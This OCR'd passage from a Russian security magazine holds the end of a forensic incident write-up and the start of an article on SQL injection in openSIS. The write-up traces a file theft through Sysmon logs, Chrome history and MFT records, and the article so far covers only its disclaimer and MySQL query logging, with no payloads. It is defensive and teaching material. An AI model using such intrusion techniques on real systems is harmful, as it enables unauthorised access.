
В 17:21:44 злоумышленник открыл файл `Version-1.0.1 - TERMINAL LOGIN.py` с помощью утилиты `notepad.exe`.



```
RuleName = -
UtcTime = 2023-10-06 17:21:44.124
ProcessGuid = {f7ea2ee0-4228-6520-8e05-000000000600}
ProcessId = 7960
Image = C:\Windows\System32\notepad.exe
FileVersion = 10.0.17763.1 (WinBuild.160101.0800)
Description = Notepad
Product = Microsoft® Windows® Operating System
Company = Microsoft Corporation
OriginalFileName = NOTEPAD.EXE
CommandLine = "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Velma\Desktop\cloud-gurustuff\official guru terminal aws script\Version-1.0.1 - TERMINAL LOGIN.py
CurrentDirectory = C:\Windows\system32\
User = VELMAD100\Velma
LogonGuid = {f7ea2ee0-4124-6520-f748-0f0200000000}
LogonId = 0x20f48f7
TerminalSessionId = 5
IntegrityLevel = Medium
Hashes = MD5=782877B30735ABD1EAE241F13145F664,SHA256=E46B3CA5A0EBB4A6979F852F50E22BD08C9F2D0206CC04383978BE0172AC88EE,IMPHASH=C8922BE3DCDFEB5994C9EEE7745DC22E
ParentProcessGuid = {f7ea2ee0-4224-6520-8d05-000000000600}
ParentProcessId = 7324
ParentImage = C:\Windows\System32\OpenWith.exe
ParentCommandLine = C:\Windows\system32\OpenWith.exe -Embedding
ParentUser = VELMAD100\Velma
```

Открытие файла

В 17:23:51 злоумышленник получил доступ к файлу `C:\Users\Velma\Pictures\learn.txt`. Подробную информацию об этом файле посмотрим чуть позже.



```
RuleName = -
UtcTime = 2023-10-06 17:23:51.597
ProcessGuid = {f7ea2ee0-42a7-6520-9c05-000000000600}
ProcessId = 1288
Image = C:\Windows\System32\notepad.exe
FileVersion = 10.0.17763.1 (WinBuild.160101.0800)
Description = Notepad
Product = Microsoft® Windows® Operating System
Company = Microsoft Corporation
OriginalFileName = NOTEPAD.EXE
CommandLine = "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Velma\Pictures\learn.txt
CurrentDirectory = C:\Users\Velma\Pictures\
User = VELMAD100\Velma
LogonGuid = {f7ea2ee0-4124-6520-f748-0f0200000000}
LogonId = 0x20f48f7
TerminalSessionId = 5
IntegrityLevel = Medium
Hashes = MD5=782877B30735ABD1EAE241F13145F664,SHA256=E46B3CA5A0EBB4A6979F852F50E22BD08C9F2D0206CC04383978BE0172AC88EE,IMPHASH=C8922BE3DCDFEB5994C9EEE7745DC22E
ParentProcessGuid = {f7ea2ee0-4125-6520-dc04-000000000600}
ParentProcessId = 9444
ParentImage = C:\Windows\explorer.exe
ParentCommandLine = C:\Windows\Explorer.EXE
ParentUser = VELMAD100\Velma
```


Открытие файла learn.txt

Восстановим историю браузера Chrome. Для этого загрузим в DB Browser for SQLite вот этот файл:

```
C/Users/Velma/Appdata/Local/Google/Chrome/User Data/Default/History
```

Переходим на вкладку «Данные» и выбираем таблицу `urls`. Теперь жмем правой кнопкой мыши на поле `last_visit_time` и преобразуем формат времени в следующий:

```
datetime((time/1000000)-11644473600, 'unixepoch', 'localtime')
```



Выберите формат отображения


Формат отображения

Выберите формат отображения для колонки 'last_visit_time', который будет применен к каждому ее значению.

Мой формат

```
1 datetime(("last_visit_time"/1000000)-11644473600, 'unixepoch', 'localtime')
```

Преобразование формата




107	107	https://www.google.com/search?...	pastes.io - Google Search	2	0	2023-10-06 20:19:35
108	108	https://pastes.io/	Pastes.io	1	0	2023-10-06 20:19:38
109	109	https://www.google.com/search?...	can you see history in inco - Google Search	2	0	2023-10-06 20:19:56
110	110	https://www.google.com/search?...	can you see history in incognito mode - Google ...	2	0	2023-10-06 20:19:59

История запросов

В 17:19:56 злоумышленник перешел на ресурс Pastes.io, который используется злоумышленниками для распространения кода и кражи документов. Попробуем найти выгруженный злоумышленником файл.


Зайдем на Pastes.io, откроем вкладку Archive → Python, отсчитаем количество месяцев от дня кражи файла и нашего исследования и попробуем найти документ с именем `leaked docs cloud guru mgmt`.



leaked docs cloud guru mgmt

Python | 547 | 5 months ago

Название украденного файла




```
# ******************************************************************
# This code is the proprietary and confidential information of
# cloud-guru-management LTD. Unauthorized use, copying, distribution,
# or disclosure of this code, in whole or in part, is strictly prohibited
# and may result in legal action. All rights reserved.
# ******************************************************************
import json
from urllib import parse, request
import webbrowser
import argparse
import boto3


def open_console(profile_name=None, echo_to_stdout=False):
    creds = boto3.Session(profile_name=profile_name).get_credentials()
    url_credentials = dict(sessionId=creds.access_key,sessionKey=creds.secret_key, sessionToken=creds.token)

    request_parameters = "?Action=getSigninToken"
    request_parameters += "&DurationSeconds=43200"
    request_parameters += "&Session=" + parse.quote_plus(json.dumps(url_credentials))
    request_url = "https://signin.aws.amazon.com/federation" + request_parameters
    with request.urlopen(request_url) as response:
        if not response.status == 200:
            raise Exception("Failed to get federation token")
        signin_token = json.loads(response.read())


    request_parameters = "?Action=login"
    request_parameters += "&Destination=" + parse.quote_plus("https://console.aws.amazon.com/")
    request_parameters += "&SigninToken=" + signin_token["SigninToken"]
    request_parameters += "&Issuer=" + parse.quote_plus("https://example.com")
    request_url = "https://signin.aws.amazon.com/federation" + request_parameters

    if echo_to_stdout:
        print(request_url)
    else:
        webbrowser.open(request_url)
```

Содержимое документа

Злоумышленник похитил файл `Version-1.0.1 - TERMINAL LOGIN.py`, и нам удалось получить ссылку на загруженную им версию этого документа.

Работая в RDP-сессии, злоумышленник открывал файл `learn.txt`, в котором оставил какие-то данные о себе. Давай проанализируем таблицу MFT, найдем дату создания и подробную информацию о файле.




EntryNumber	Seque	InUse	Pare	Par	ParentPath	FileName
78533	23	ИСТИНА	42772	2	.\Users\Velma\Pictures	learn.txt

Файл learn.txt в MFT-таблице

Файл learn.txt создан злоумышленником в 17:23:46 6 октября 2023 года и имеет идентификатор 78533. Мы можем получить все детали записи о файле в MFT-таблице при помощи утилиты MFTECmd. В качестве аргумента (`--de`) укажем номер 78533.

```
.\MFTECmd.exe -f "Jinkies_KAPE_output\TriageData\C\MFT" --de 78533
```



```
**** FILE NAME ****
  Attribute #: 0x4, Size: 0x70, Content size: 0x54, Name size: 0x0, ContentOffset 0x18. Resident: True

  File name: learn.txt
  Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
  Parent Entry-seq #: 0xA714-0x2

  Created On:         2023-10-06 17:23:46.0752889
  Modified On:        2023-10-06 17:23:46.0752889
  Record Modified On: 2023-10-06 17:23:46.0752889
  Last Accessed On:   2023-10-06 17:23:46.0752889

**** OBJECT ID ****
  Attribute #: 0x5, Size: 0x28, Content size: 0x10, Name size: 0x0, ContentOffset 0x18. Resident: True

  Object Id:            c507f3ab-579f-11ee-91d4-50e085888bbd
    Object Id MAC:        50:e0:85:88:8b:bd
    Object Id Created On: 2023-09-20 10:23:41.2113323

  Birth Volume Id:      00000000-0000-0000-0000-000000000000

  Birth Object Id:      00000000-0000-0000-0000-000000000000
  Domain Id:            00000000-0000-0000-0000-000000000000

**** DATA ****
  Attribute #: 0x1, Size: 0x50, Content size: 0x37, Name size: 0x0  ContentOffset 0x18. Resident: True

  Resident Data

  Data: 6C-6F-6C-20-63-68-65-63-6B-20-79-6F-75-72-20-64-72-69-76-65-73-20-6E-65-78-74-20-74-69-6D-65-2C-20-
4-20-0D-0A-0D-0A-7E-70-77-6E-6D-61-73-74-65-72-31-32

    ASCII:   lol check your drives next time, idiot
~pwnmaster12
    UNICODE: ????????????????????????????
```

Детальная информация о файле learn.txt в таблице MFT

В поле `DATA` содержится ник злоумышленника `pwnmaster12`, а также некоторые другие данные.

ВЫВОДЫ

Мы провели расследование инцидента. Компрометация хоста произошла 6 октября 2023 года в 17:17:23, злоумышленник зашел с хоста в локальной сети (IP-адрес 192.168.157.1519) от имени пользователя Velma. Аутентификационные данные злоумышленник получил в результате небезопасной настройки общего сетевого ресурса `C/Users/Velma/Documents` и сохранил в файл `bk_db.idb` в открытом виде. Также мы нашли путь эксфильтрации файла, восстановили запись в таблице MFT о созданном злоумышленником файле и обнаружили никнейм нарушителя.

ДЫРЫ В OPENSIS

Разбираем SQL-инъекции на живом примере

az_AZ
xdvyznq28qfn@proton.me

В этой статье мы с тобой разберем несколько видов SQL-инъекций на боевом примере — приложении openSIS, в коде которого я нашел несколько серьезных проблем. Если ты хочешь научиться обнаруживать потенциальные проблемы в коде на PHP, этот материал должен стать живой иллюстрацией. Особенно она будет полезна новичкам, которые хотят разобраться с темой SQLi.

INFO

Если ты вдруг не в курсе, как вообще работают SQL-инъекции, специально для тебя написана статья «SQL-инъекции. Разбираем на пальцах одну из самых популярных хакерских техник».

openSIS — это бесплатная и открытая информационная система для учебных заведений, доступная для школ и высших учебных заведений. Она разработана и поддерживается компанией Open Solutions for Education.

Я установил это приложение локально, что позволило мне видеть все запросы, отправляемые им в базу данных. Другими словами, тестирование проводилось методом белого ящика: знание кода и структуры данных позволило тщательно изучить, как обрабатывается то, что ввел пользователь, и как формируются SQL-запросы.

Я искал те места в коде, где ввод подставляется в SQL-запрос без должной проверки и чистки (валидации и санитизации). Давай посмотрим, что мне удалось найти.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ЛОГИРОВАНИЕ

Первым делом нам потребуется настроить логирование запросов к базе данных. То есть нам нужно записывать выполняемые запросы к базе, чтобы потом по ним можно было посмотреть, как программа реагировала на то, что пользователь вводил на сайте. Это поможет нам нагляднее увидеть проблемы и воспользоваться ими.

В MySQL или MariaDB для включения логирования нужно выполнить следующее:

1. Создать файл `mysql.log` в директории `/var/log/mysql`.
2. Изменить права на файл или папку и предоставить разрешения пользователю mysql:

```
chown mysql:mysql /var/log/mysql -R
```

3. Открыть файл с настройками MySQL/MariaDB, обычно расположенный в `/etc/mysql/my.cnf` или `/etc/my.cnf`.
4. Найти секцию `[mysqld]` (если ее нет, добавить самостоятельно).
5. Добавить или раскомментировать следующие строки для включения логирования запросов:

```
general_log = 1
general_log_file = /var/log/mysql/mysql.log
```

6. Перезапустить сервис MySQL/MariaDB, чтобы изменения вступили в силу.

НЕМНОГО О SQLI

